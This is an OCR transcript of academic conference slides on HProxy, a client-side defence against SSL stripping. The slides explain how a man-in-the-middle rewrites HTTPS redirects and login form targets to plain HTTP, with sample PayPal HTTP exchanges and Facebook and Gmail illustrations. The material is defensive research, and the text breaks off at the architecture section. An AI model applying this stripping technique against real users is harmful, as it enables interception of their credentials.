HProxy

Client-Side detection of SSL Stripping attacks

Nick Nikiforakis, Yves Younan, Wouter Joosen
Katholieke Universiteit Leuven
Belgium

DIMVA 2010 – Bonn, Germany

Introduction


- More than one million websites use SSL to protect their transactions
  - Average monthly grow of 18,000 certificates
- Attackers always try to circumevent it
  - Forging certificates
  - SSL stripping

Roadmap

- Introduction
- MITM
  - Attack overview
  - MITM & SSL
- Effectiveness of SSL stripping attacks
- HProxy Architecture
  - Modules
  - Detection set
- Evaluation
- Related Work
- Conclusion


MITM attack

- Active eavesdropping
- Attacker places himself between two victims and relays messages between them
  - Reading
  - Writing
  - Altering
- Misuse of the ARP protocol



MITM attack & SSL

- The attacker can either:
  - Forward the original certificate of the web server and lose the ability to eavesdrop on data
  - Craft his own certificate and forward that to the user while establishing a ”normal” encrypted session with the web server



MITM attack

- But all that was before SSL strip
  - Presented as part of the ”New tricks for defeating SSL” talk in BlackHat 2009
- Enables MITM attackers to continue to eavesdrop on data even when the websites operate over SSL
- How?!?

SSL Stripping workings

- Users rarely type ”https://”
  - Webservers redirect them through 302 Messages (HTTP MOVED)
  - Secure links and form targets
- All of this is done behind the scenes (by the server & user's browser without the users knowledge)

HTTP Moved Messages

```
GET / HTTP/1.1
Host: www.paypal.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 100
Proxy-Connection: keep-alive
```


```
HTTP/1.1 301 Moved Permanently
Date: Wed, 31 Mar 2010 13:56:51 GMT
Server: Apache
Location: https://www.paypal.com/
Vary: Accept-Encoding
Content-Type: text/html
Content-Length: 0
```

Secure Connection to
https://www.paypal.com

HTTP Moved Messages

GET / HTTP/1.1
Host: www.paypal.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 100
Proxy-Connection: keep-alive

HTTP/1.1 301 Moved Permanently
Date: Wed, 31 Mar 2010 13:56:51 GMT
Server: Apache
Location: https://www.paypal.com/
Vary: Accept-Encoding
Content-Type: text/html
Content-Length: 0

Secure Connection to
https://www.paypal.com

HTTP

HTTPS

HTTP Moved Messages

GET / HTTP/1.1
Host: www.paypal.com

HTTP/1.1 301
Location: https://www.paypal.com/

1. Establish secure connection with PayPal

2. Take the resulting HTML and return it to the requesting user

HTTP/1.1 200 OK
<html><title>Paypal</title>....

Cleartext connection with PayPal relayed through the attacker's secure tunnel

HTTP Moved Messages

GET / HTTP/1.1
Host: www.paypal.com

HTTPS

HTTP/1.1 301
Location: https://www.paypal.com/

1. Establish secure connection with PayPal

2. Take the resulting HTML and return it to the requesting user

HTTP/1.1 200 OK
<html><title>Paypal</title>....

Cleartext connection with PayPal relayed through the attacker's secure tunnel

HTTP


Roadmap


- Introduction
- MITM
  - Attack overview
  - MITM & SSL
- Effectiveness of SSL stripping attacks
- HProxy Architecture
  - Modules
  - Detection set
- Evaluation
- Related Work
- Conclusion


Effectiveness


- Why is this attack effective?
  - Is it effective only against novice computer users or are ”we” vulnerable as well?


Negative Feedback in Software











SSL warnings - Firefox

Secure Connection Failed

www.cdia.ca uses an invalid security certificate.

The certificate is only valid for www.defenceandsecurity.ca

(Error code: ssl_error_bad_cert_domain)

- This could be a problem with the server's configuration, or it could be someone trying to impersonate the server.
- If you have connected to this server successfully in the past, the error may be temporary, and you can try again later.


Or you can add an exception...

SSL warnings - Firefox


SSL warnings - Firefox

SSL warnings - Firefox

SSL warnings - Chrome



SSL warnings - Chrome



SSL Stripping

What the user sees...

Before SSL stripping

Gmail: Email from Google - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://www.google.com/accounts/ServiceLogin?service

Google

Most Visited Getting Started Latest Headlines

Gmail by Google BETA

Welcome to Gmail

A Google approach to email.

Gmail is a new kind of webmail, built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Less spam
Keep unwanted messages out of your inbox with Google's innovative technology.

Mobile access
Read Gmail on your mobile phone by pointing your phone's web browser to **http://gmail.com/app**. Learn more

Lots of space
Over 7290.461681 megabytes (and counting) of free storage so you'll never need to delete another message.

Sign in to Gmail with your
Google **Account**

Username:

Password:

Remember me on this computer.

Sign in

I cannot access my account

Sign up for Gmail

About Gmail New features!

©2009 Google - Gmail for Organizations - Gmail Blog - Terms - Help

Done www.google.com

After SSL stripping

Gmail: Email from Google - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/accounts/ServiceLogin?service=

Google

Most Visited Getting Started Latest Headlines

Gmail by Google BETA

Welcome to Gmail

A Google approach to email.

Gmail is a new kind of webmail, built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

Less spam
Keep unwanted messages out of your inbox with Google's innovative technology.

Mobile access
Read Gmail on your mobile phone by pointing your phone's web browser to **http://gmail.com/app**. Learn more

Lots of space
Over 7290.462157 megabytes (and counting) of free storage so you'll never need to delete another message.

Sign in to Gmail with your Google **Account**

Username:

Password:

Remember me on this computer.

Sign in

I cannot access my account

Sign up for Gmail

About Gmail New features!

©2009 Google - Gmail for Organizations - Gmail Blog - Terms - Help

Done

Before SSL stripping

Welcome to Facebook - Mozilla Firefox

Bookmarks Tools Help

http://www.facebook.com/

Started Latest Headlines

facebook

Keep me logged in Forgot your password?

Email Password Login

Facebook helps you connect and share with the people in your life.

Sign Up

It's free and anyone can join

First Name:

Last Name:

Your Email:

New Password:

I am: Select Sex:

Birthday: Month: Day: Year:

Why do I need to provide this?

Sign Up

Create a Page for a celebrity, band or business.

Français (France) English (US) Español Português (Brasil) Deutsch Italiano العربية हिन्दी 中文(简体) 日本語 »

Facebook © 2010 English (US)

About Advertising Developers Careers Terms • Find Friends Privacy Mobile Help Center Blog Widgets

After SSL stripping

Behind the scenes...

<form method="POST" action="**https**://login.facebook.com/login.php?login_attempt=1" id="login_form">

becomes

<form method="POST" action="**http**://login.facebook.com/login.php?login_attempt=1" id="login_form">


Roadmap

- Introduction
- MITM
  - Attack overview
  - MITM & SSL
- Effectiveness of SSL stripping attacks
- HProxy Architecture
  - Modules
  - Detection set
- Evaluation
- Related Work
- Conclusion


Hproxy: History Proxy

- Leverage a browser's history
- Construct a security profile of each regurarly visited website
  - Requests & Responses (R&R)
    - What is ”expected” security-wise?
    - Which parts of the website are protected by SSL?
- Use the current set of R&R and a detection ruleset to identify ”unexpected” behaviour

HProxy Architecture

